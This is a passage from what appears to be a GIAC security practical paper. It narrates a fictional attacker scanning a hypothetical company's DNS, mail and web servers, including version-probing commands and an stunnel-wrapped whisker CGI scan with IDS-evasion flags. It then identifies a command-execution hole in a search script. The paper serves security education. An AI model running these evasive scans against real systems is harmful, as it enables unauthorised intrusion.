The filtering router at GIAC filters and logs all connections for ports below 1024, but the log from the router is not apparently accessible in a useful or long-term manner (see "Lessons Learned"). Any higher ports that were hit during the scans that Red ran were most likely obvious to anyone watching the logs, despite the fact that he used "Paranoid" timing mode in nmap. This is because they covered so many ports, and because they will be logged by the IDS (which GIAC has running on "web and mail server" network). Red knew this scan would be blatant, and for that reason he will never re-use the drone that the scan came from against GIAC, and in fact will leave it alone for a few months to make sure GIAC doesn't work with the ISP and catch him going back to it. For a good cracker, "owned" drone machines are plentiful on the Internet.

In other words, GIAC probably noticed that someone is looking at them- but they don't know who, and won't see anything further from that machine. They also may feel less urgency because their router blocked much of the scan before it got into any useful logs.

Many DNS, web, and mail servers have security problems that Red might be able to exploit, so the next question is what software package and what revision level is running for each of these services.

The most common DNS server on the Internet is BIND, which has a poor security record – historically it has had a number of remote buffer overflows and can yield root access[†]. Most versions also allow a simple query to display what the version is, although newer versions allow the administrator to turn this off or to falsify the text returned.[16] Red runs this query using the "host" command:

```
# host -t txt -c chaos version.bind ns1.giac.com
Using domain server ns1.giac.com:
version.bind CHAOS descriptive text "9.1.0"
```

Unless this has been falsified, Red now knows this DNS server is running BIND version 9.1.0.

This query would be logged by GIAC's DNS server, and is definitely suspicious activity. If anyone is watching the log, they may be alerted that someone is scanning them and be more likely to notice subsequent scanning activity. There is nothing they can do to stop the scan except perhaps block the source IP, which will tell Red he has been noticed – and he would just move to a different drone and continue scanning.

The next step is to check and see if there are any known vulnerabilities associated with this version of BIND. Again, Red searches the SecurityFocus Vulnerabilities database and the Network Ice Exploits database to see if there are any known holes or exploits for this version of BIND. He does not find any, but since this version of BIND is relatively new, that isn't very surprising. Just to be sure, he downloads the newest version of BIND[17] – currently 9.2.0 – and scans through the CHANGES file to see if there are any security issues fixed since 9.1.0. There is one "Array bounds" error mentioned, which could imply a buffer overflow opportunity, but it isn't worth following up on unless the other ports all come up empty.

Red moves on to the next interesting port, port 25. This is the SMTP port, and the easiest way to probe an SMTP server is by using the telnet command to connect to the port and to type in SMTP commands by hand. Logging into one of his owned machines, he executes the following command and SMTP statements.

```
# telnet 120.0.0.130 25
Trying 120.0.0.130...
Connected to 120.0.0.130.
Escape character is '^]'.
```

[†] BIND historically installed as root, and in the past has had many buffer overflows. Newer versions allow it to drop privileges and seem to be more secure, but given the large install base of older BIND versions, the criticisms above hold *in general*.

```
220 mail.giac.com ESMTP Sendmail 8.12.0/8.12.0; Mon, 4 Oct 2001
21:04:55 -0500
ehlo h00a0c9xxxx.ne.mediaone.net
250-mail.giac.com Hello IDENT:root@[24.1.2.3], pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-DELIVERBY
250 HELP
quit
221 2.0.0 mail.giac.com closing connection
Connection closed by foreign host.
```

The first line that is printed ("220 mail.giac…") is the banner of the remote system, which has helpfully identified the software and the revision that is running on mail.giac.com. Red then typed in "ehlo" and his hostname, which identified Red's server and also asked to be told any Extended SMTP extensions[18] that the server supports. The next few lines list all the extensions supported, and then Red uses the "quit" command to end the SMTP session.

The GIAC mail server will log a line like this following Red's connection:

```
Feb  4 21:07:09 mailhost sendmail[4553]: g1524tbo004553:
IDENT:root@[24.1.2.3] did not issue MAIL/EXPN/VRFY/ETRN
during connection to MTA
```

All by itself, this log line is not enough to warn GIAC, because similar lines are regularly logged in practice, often because of connectivity issues.

Armed with the knowledge that his target is running sendmail 8.12.0, Red does the usual search against SecurityFocus.com Vulnerabilities database, and the Network Ice Exploits database. He finds one hit in the SecurityFocus.com database, at http://www.securityfocus.com/bid/3377. The description is as follows:

> "In version 8.12.0, the 'sendmail' utility is setgid instead of setuid. The code that drops privileges does not lower the saved groupid. It is therefore possible to reclaim the effective groupid if an attacker can force the process to call setregid(). This may be possible due to several bugs in the config file parser."[19]

This is only limited information, but it suggests to Red that a root privilege compromise may be possible to a local user. This doesn't immediately help him, because he would first need to be a local user in order to exploit this. If he can gain regular user access to this machine, this could be very useful.

The "Credits" tab of the SecurityFocus entry links to a copy of the initial advisory for this vulnerability, which was put out by the "RAZOR Team," a "worldwide team of cutting-edge security researchers dedicated to advancing the state-of-the-art in providing security

for IT networks and computer systems. The RAZOR Team contributes to the field of IT security by identifying new security holes and disclosing them publicly, thereby benefiting all."[20] Bindview is a legitimate security vendor who produces software and provides consulting services. Their advisory[21] confirms Red's belief that this hole could elevate a local user account to root privileges, and even discusses some of the ways it might be done.

Further searching fails to turn up a remotely accessible vulnerability with this version of sendmail, so Red makes a note of this local vulnerability and moves on to the next interesting port: 110, the POP3 port.

Like SMTP, POP3 is a clear text protocol that can be easily typed in by a human for testing purposes. Red again uses telnet to connect to this service at GIAC for the purposes of information gathering:

```
$ telnet 120.0.0.130 110
Trying 120.0.0.130...
Connected to 120.0.0.130.
Escape character is '^]'.
+OK QPOP (version 3.0) at mail.giac.com starting.
capa
+OK Capability list follows
TOP
PIPELINING
USER
EXPIRE NEVER
UIDL
RESP-CODES
AUTH-RESP-CODE
X-MANGLE
X-MACRO
X-LOCALTIME Mon, 4 Feb 2002 21:42:00 -0500
IMPLEMENTATION Qpopper-version-3.0
.
quit
+OK Pop server at mail.giac.com signing off.
Connection closed by foreign host.
```

The GIAC mail server will log a line like this following Red's connection:


```
Feb  4 21:44:17 mailhost xinetd[2614]: START: pop3 pid=2622
from=24.1.2.3
```

All by itself, this log line is not enough to warn GIAC that anything untoward is happening. Such lines are logged for all connections to the POP server, including legitimate user connections.

The banner is the first line "+OK QPOP" which politely indicates, just as sendmail did, what software and what version is running. Red then enters the "capa" command[22] to see if the server is willing to tell him more about what it supports, and it does so. Among other things, it confirms the identification of the server as Qpopper 3.0. Qpopper is a popular server made by Qualcomm[23]. Red uses "quit" to end his POP3 session, and opens a web browser to peruse Qualcomm's web site. Red quickly finds that 3.0 is an

older version. He sees two things of interest at the Qualcomm site. Firstly, the web page for the current version has the following notice: "The latest official release of Qpopper is 4.0. All Qpopper users are encouraged to upgrade. Versions of Qpopper older than 3.0 may contain a security vulnerability. Please upgrade to the current release."[24] Secondly, he notes that the current version lists TLS/SSL as one of its features, and version 3.0 does not. Since TLS/SSL is required for access to POP3 to be encrypted, and since Red can see that the POP3 port is accessible via the Internet, Red knows there is a strong possibility that GIAC users access their mail over the Internet without encryption. The lack of encryption opens the door for Red to read the username, password, and email messages of a GIAC user if he can somehow snoop on their network traffic.

Before Red finishes looking at POP3, of course, he checks the usual databases to see if there are known vulnerabilities he should be aware of. SecurityFocus comes up with four hits for "Qualcomm Qpopper 3.0," as shown here:[25]



One of these hits is a Denial-of-Service and, therefore, not interesting to Red. The two buffer overflows that are listed seem promising, but closer examination shows that they were present in beta versions of the 3.0 release and are not actually present in the final 3.0 release. The "Unsafe fgets() Vulnerability" does appear to exist in the final 3.0 release, but it allows attacks against mail clients, not against the mail server itself.[26] Therefore, it appears that this server may allow Red to attack GIAC mail clients, or possibly to access specific GIAC mailboxes if he can arrange to sniff the password when a GIAC user accesses email over the Internet.

While both of these vulnerabilities are exploitable by Red, the effort required is high and the benefit is limited. Therefore, he will continue scanning before he expends any effort on exploiting these two particular design flaws.


	GCFW #0253 specifically mentions that Qpopper 3.0 is the POP server software, and that the server is accessible over the Internet on port 110/tcp. Qpopper version 3.0 does not support STARTTLS encryption, and must be specially compiled to support APOP, which would prevent passwords from being sent in clear text over the Internet. Since GCFW #0253 does not address this issue at all, we assume that the GIAC Qpopper installation is a default installation which implies passwords ARE being sent in clear text over the Internet.

The next port that Red is interested in is the web server. His favorite tool for identifying web servers is a tool called "wfetch".[27] Oddly enough, this is a debugging tool that is freely available from Microsoft, but it is the best tool that Red has found for getting a full view of the TCP/IP interactions, HTTP headers, and HTTP data exchanged with a web server. He will use this tool to view the HTTP headers from the server, which often contain useful information like the version of web server in use and sometimes optional modules installed with it.


Red will simply type the host name of the web server he wants to examine in the Host field, and then types "Go." The "Log Output" screen will show a number of lines scrolling by, each prefaced by a circled letter or symbol which signifies the source:

- "⇨" – The start of a logged connection.
- "S" – Socket information – the local TCP/IP work required for the HTTP transaction, such as host resolution and TCP/IP connection.
- "I" – Information – For example, "Request" or "Response," marking the start of a new phase of the HTTP transaction.
- "R" – Request – the lines sent by the client to the server, requesting HTTP data of some sort.
- "H" – Headers – the initial lines sent by the server to the client, describing the HTTP data that is to follow. HTTP headers include useful information such as "Server", which usually describes the type and version of web server software running, and sometimes additional module information.
- "D" – Data – the HTTP data that is returned from the server to the client, in raw text. Wfetch makes no attempt to render the HTML or other data returned, nor does it attempt to make follow-up connections for image tags embedded in the HTML. This concentration on raw data is what makes this tool so useful for programmers and crackers alike.
- "⇦" – The end of a logged connection.

Wfetch can also be used to view SSL-encrypted HTTPS connections after decryption, and allows the user to modify or create from scratch the request sent from the server, making it an enormously useful tool for exploring and exploiting HTTP servers by hand. A malicious user can create a file with large or malformed header lines or other out-of-spec information and feed that to wfetch for proper presentation to the target server, and then see the server's response detailed in the wfetch log output window.



In the screenshot above, the server response header is listed as the lines prefaced with a circled "H." The most interesting is the "Server" header, which tells us that this server is the Apache web server version 1.3.19 running under UNIX, and that it is using the mod_ssl module in order to handle HTTPS communications. Armed with this version information, Red will again search for possible exploits that can be used. Again, he finds a number of hits at SecurityFocus for this particular piece of software, but the majority of the problems listed are Denial-of-Service (which is not useful to Red) and none of them allow remote exploit of the server.



Red has heard rumors of an Apache 1.3.* remote root exploit[28] which suggest that Team TESO has an exploit that will work[†]. Unfortunately, Team TESO tries to hold their "research" exploits rather closely, having been burned by previous leaks.[29]

The next step for Red is to review the Changelogs of all the post-1.3.19 Apache web server releases (1.3.20-1.3.23) to see if there are any security-related fixes that haven't been widely publicized yet. Unfortunately, he doesn't find any smoking guns. If Red was desperate at this point, he would probably download the various Apache releases and start auditing the source code diffs looking for unannounced fixes, but he isn't yet that desperate. The next useful step for Red is to scan the server itself looking for vulnerable cgi-bin programs or other openings.

The scanner that Red prefers to use for this task is "whisker".[30] This tool, created by Rain Forest Puppy, tries to intelligently scan the server based on what sort of server it is.

[†] The posting referenced above describes the exploit as containing the string "7350Apache," and 7350 is a string associated with previous Team TESO exploits (see http://www.team-teso.net/releases.php) and the web site www.7350.org "is a project of team teso" (http://www.7350.org). Based on this limited information, Red concludes that a) TESO does in fact have an exploit, or b) someone has taken advantage of TESO's signature to give credence to a rumor or false exploit. In either case, neither Red nor his friends have a copy of this reputed "exploit," so it doesn't do him any good!

It is also capable of eluding most IDS products by modifying the actual request format – as the author states, "Use -I and -E to bypass tons of IDSes (I've tested it, and was able to sneak past a lot of 'em)."[31] Another excellent way to evade an IDS is to access the target site using HTTPS instead of HTTP. Red knows that GIAC is running a secure web site (HTTPS, port 443/tcp) because of his nmap scan. He verifies that the secure web site seems to be using the same web root by using his web browser and hitting https://www.giac.com/ and verifying that the regular home page comes up. Now that he's checked that, he's ready to scan using whisker.

GCFW #0253 specifically states that Snort 1.81 is installed in the WWW/Mail DMZ and on the Internal network. While Red has not seen anything yet to suggest GIAC is running an IDS, he assumes they might be because they show some other signs of being "security aware." None of the reconnaissance or in-depth scans that he has made so far would have been likely to be logged, but scanning a web server for vulnerabilities is sure to pop up on an IDS if one is installed. Because Red knows this is a danger, it affects his choice of tool even without sure knowledge of GIAC's IDS.

There are two ways to run whisker over SSL – the first is to use a tool called "stunnel†", "a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both UNIX and Windows."[32] The second is a modified version of whisker made available by HD Moore which uses the Perl Net::SSLeay module to handle encryption.[33] Red uses stunnel[34] because that is generally available on most modern Linux machines. He logs into one of his many Linux drones and executes the following commands:

```
# stunnel -d 127.0.0.1:8000 -c -r 120.0.0.130:443
# whisker.pl -I 0126 -M 2 -v -I -h 127.0.0.1 -p 8000 -l scanlog.txt
```

The stunnel command line creates a process listening to port 8000 on the localhost. Any connection to that port will be SSL-encrypted and proxied to the target, which in this case is www.giac.com port 443 (HTTPS). The whisker command then connects to port 8000 on the localhost.

The whisker command line switches used are as follows:[35]

- -I 0 IDS-evasive mode 0 (NULL method)
- -I 1 IDS-evasive mode 1 (URL encoding)
- -I 2 IDS-evasive mode 2 (/./ directory insertion)
- -I 6 IDS-evasive mode 6 (TAB separation) (not NT/IIS)
- -M 2 use GET method
- -v verbose. Print more information
- -i more info (exploit information and such)
- -h+ *scan single host (IP or domain)
- -p+ specify a different default port to use

† http://www.stunnel.org/

- `-l+  log to file instead of stdout`
- `+ requires parameter;  * one must exist`

Because Red used SSL encryption for his scan, the Snort 1.8.1 IDS that GIAC has installed in the Web/Mail DMZ was unable to detect the scan. In practice, had Red simply used the IDS evasion settings listed above and not used SSL, whisker would only have triggered four IDS alerts out of 200+ requests.

We assume that SSL is enabled for the same web site content, including cgi-bin, which is available via regular HTTP. This is the default configuration for Red Hat's apache rpm, and is generally more common than not.

If anyone at GIAC reviews the web logs, they will probably notice the telltale signs of the scan – each query that fails to find a file will be logged in both the access_log and the error_log, as can be seen in Appendix C. GCFW #0253 does not describe any log file analysis, and the single syslog server that is included in the design is not reachable from the Web/Mail DMZ, which implies that the mail and web server logs are not considered a high priority. Therefore we assume that no one at GIAC reviews the web logs regularly, and that the whisker scan will remain unnoticed.

Whisker is a fast tool, and the scan takes only a few seconds. When it is finally done, Red has a text file listing all the URLs that were tried, and the result. The output in its entirety is attached as Appendix B.

Now that he has run the scan, Red uses the standard UNIX tool "grep"[†] to analyze the output. He uses grep to look for and print any lines that successfully found vulnerable CGI scripts, as follows:

```
# egrep '^\+' scanlog.txt | egrep -iv "not found|not implemented"
+ 403 Forbidden: GET /cgi-bin/
#
```

To translate the above into English, Red first uses "egrep" ("Extended GREP") to print out all the lines in scanlog.txt where the first character is a +. He knows, from looking at the output of whisker before, that all the lines reporting success or failure from whisker start with a +. He then uses egrep with the –i ("case Insensitive") and –v ("inVert match") to print out all the lines that don't contain "not found" or "not implemented," both of which would mean that the script or vulnerability didn't exist. The only response that matches the criteria he has set is a single "403 Forbidden" response, which also indicates there was no vulnerability there.

[†] The 'grep' family of tools includes "egrep" and "fgrep". They're all generally referred to as "grep," because the modified names are shorthand for grep options ("grep –E" becomes "egrep", "grep –F" becomes "fgrep").

This tells Red that there were no vulnerable scripts *listed in the whisker database* found on the GIAC web server. If Red tried other scanning programs –ISS Internet Scanner[†], Nessus[‡], cgichk[ʃ] and CyberCop[¤] are a few commonly available tools – they might find a hole that whisker doesn't have in its database, or they might fail to find a hole that does exist. Any database-driven CGI scanner is only as good as its database, and there is no such thing as a perfect database. Therefore, Red isn't giving up yet.

During the initial reconnaissance phase, when Red was browsing the web site in the same way that a curious customer might, Red noticed that there were at least two CGI scripts in use – a search engine, and a fortune cookie generator. Because Red knows that any scanner database is partial at best, it is in his best interests to manually verify the identity of the scripts in use and research whether or not they have any vulnerabilities.

In order to try to identify the scripts, Red will ascertain the filename of the CGI scripts in use, and he will view the HTML source of the page that they return in order to look for any identifying characteristics – for example, an HTML comment with a product name would be nice. He only needs to use a regular web browser for this, so he boots up Windows – when doing this sort of reconnaissance, it is better to use a common browser.

As noted in the Reconnaissance chapter, GCFW Practical #0253 does not describe the GIAC website in great detail, and this paper makes certain assumptions about that website. In particular, we assume that these two CGI scripts are in use, and we will make assumptions about what the software in use is.

He first browses to the fortune cookie program. After he clicks on "Show me a fortune!" the "Address" bar of his web browser reads as follows:

The name of the script that is shown, giacookie.pl, tells Red two things. Firstly, the .pl extension tells him that the cgi-script is written in Perl. Secondly, the unique name of the script tells Red that it is almost certainly written by someone at GIAC, and isn't publicly available. This is both a plus and a minus – because the script is "homegrown," it is less likely to be written by someone who understands CGI security issues and who writes secure code. However, because it is homegrown, source code is unlikely to be available


[†] http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php
[‡] http://www.nessus.org/
[ʃ] http://sourceforge.net/projects/cgichk/
[¤] http://www.pgp.com/products/cybercop-scanner/default.asp

on the web. Red makes a quick google search for "giacookie.pl" and finds nothing, which confirms his opinions.

If Red can get a copy of the source code to giacookie.pl from the GIAC web server, then analyzing the script for security holes will be much easier. Unfortunately, Red knows that Apache 1.3.19 is not known to contain any bugs that would allow him to access the source code of the script – unlike version 1.3.14, which contained two bugs that might have allowed him access to the source code.[36]

Red views the source of the script output, and finds nothing remarkable. He also views the source of the page containing the form that calls the fortune cookie script, and notices that there are no arguments or variables for the script at all. This makes sense, as the script is always doing one thing and one thing only – spitting out a fortune at random, either from a database or from a file. Since the script doesn't seem to take any input, it is unlikely that Red will be able to abuse this script to gain access.

Red moves on to look at the second CGI program known to be running at www.giac.com, the search engine. He types in "cookie" and gets a list of hits back. He looks at the "Address" bar to see what the script filename is:



This script's URL is very distinctive: "`/cgi-bin/publisher/search.cgi`". Also, it accepts a number of arguments: "`dir=root&template=giac.html&output_number=10`". Red goes back to Google and types in the URL portion, and gets back about 16 hits. The very first hit is a link to the "SecurityTracker.com Archives" and the page is titled "AHG's 'search.cgi' Search Engine Input Validation Flaw Lets Remote Users Execute Arbitrary Commands on the Web Server."[37] This is exactly the sort of thing that Red was looking for.

The SecurityTracker page lists a short email message dated January 26, 2002 that shows a simple example of how to modify the URL in order to execute a program on the web server. The page also states "no solution was available at the time of this entry." The example URL that is listed takes the same arguments – dir, template and output_number – that the search engine on the GIAC site takes. That makes it very likely that this is indeed the same program. If true, then Red should be able to execute a program on the GIAC web server, probably as a non-privileged user. This is exactly what he was looking for.

	GCFW #0253 does not describe the web site in much detail, and we are assuming that a) CGI scripts are in use and b) one of the CGI scripts is AHG Search, which is vulnerable to a serious security hole. While this is a large assumption, it should be thought of as a specific example of a common problem – security problems can pop up with any software, at any time. A patient attacker can wait for an appropriate exploit to arise once he has profiled the target, and he will almost always get a chance to use new holes before patches are available. A determined and patient attacker merely needs to wait for the right opportunity. Please see Appendix D for more discussion of this assumption.

With this information, the scanning phase of the attack ends, and Red will proceed to exploit the system.

Scanning Summary

In the scanning phase, Red used network scanners and simple tools to identify the following services and software:

- IPSec VPN server, software unknown
- DNS server, BIND 9.1.0
- SMTP server, Sendmail 8.12.0
- POP server, Qpopper 3.0
- Web server, Apache 1.3.19 (HTTP and HTTPS)
    - Homegrown CGI Script "giacookie.pl"
    - AHG's "search.cgi" Search Engine

By searching on the Internet, Red has also found that the "search.cgi" script has a security hole which will allow him to execute programs on the web server.

It is likely that GIAC noticed one or more of the scans, but Red was careful to run the various scans from different machines, and it is unlikely that GIAC has connected the scans. The most obviously dangerous scan avoided detection by the IDS that GIAC has installed in the Web/Mail DMZ, and it is unlikely that the log messages describing the scan will be noticed by GIAC. Just in case they may have noticed the heightened scanning activity, he will wait until the weekend to attempt system compromise, which will allow them time to relax if they are looking for him, and him time to prepare his tools and test his plan.

Exploiting the system

By the end of the Scanning phase, Red had identified his target, the GIAC web server, and a method of access, the vulnerable AHG search script. This target fits his mission, which is to gain access to valuable corporate information, because Red knows that customers, suppliers and partners all log into this server for business purposes, and probably access a GIAC database through that web server. The account and database information that pass through the web server will be valuable to FCI, the company that hired Red to attack GIAC.

Gaining access

The security vulnerability in the AHG search engine that GIAC is using allows Red to execute programs that exist on the GIAC web server. Any code run will be run by the unprivileged user that Apache is configured to run as (usually "nobody" or "apache").

	GCFW #0253 states that www.giac.com is a Red Hat Linux 7.1 machine running Apache 1.3.19 (which is the default for that version of Red Hat). It does not explicitly describe the patchlevel of the web server, but for the firewall (also RH 7.1) it states "all patches available until early October 2001 have been installed". There is no discussion of process or procedures for updating systems as patches are announced, so for the purposes of this paper we assume that the machines are not perfectly up-to-date, and that patches less than 1-2 months old may not be applied. It should also be noted that the restrictive firewall rules for the web server rule out any sort of automatic update like up2date or apt-get.

The first thing Red will do is try to learn what sort of connectivity the web server has to the outside world. For example, if the system can browse the Internet (outgoing connections to port 80 on remote hosts) then Red can use programs on the web server like "lynx" or "wget" to retrieve files from the Internet onto www.giac.com, where he can modify their permissions and execute them.

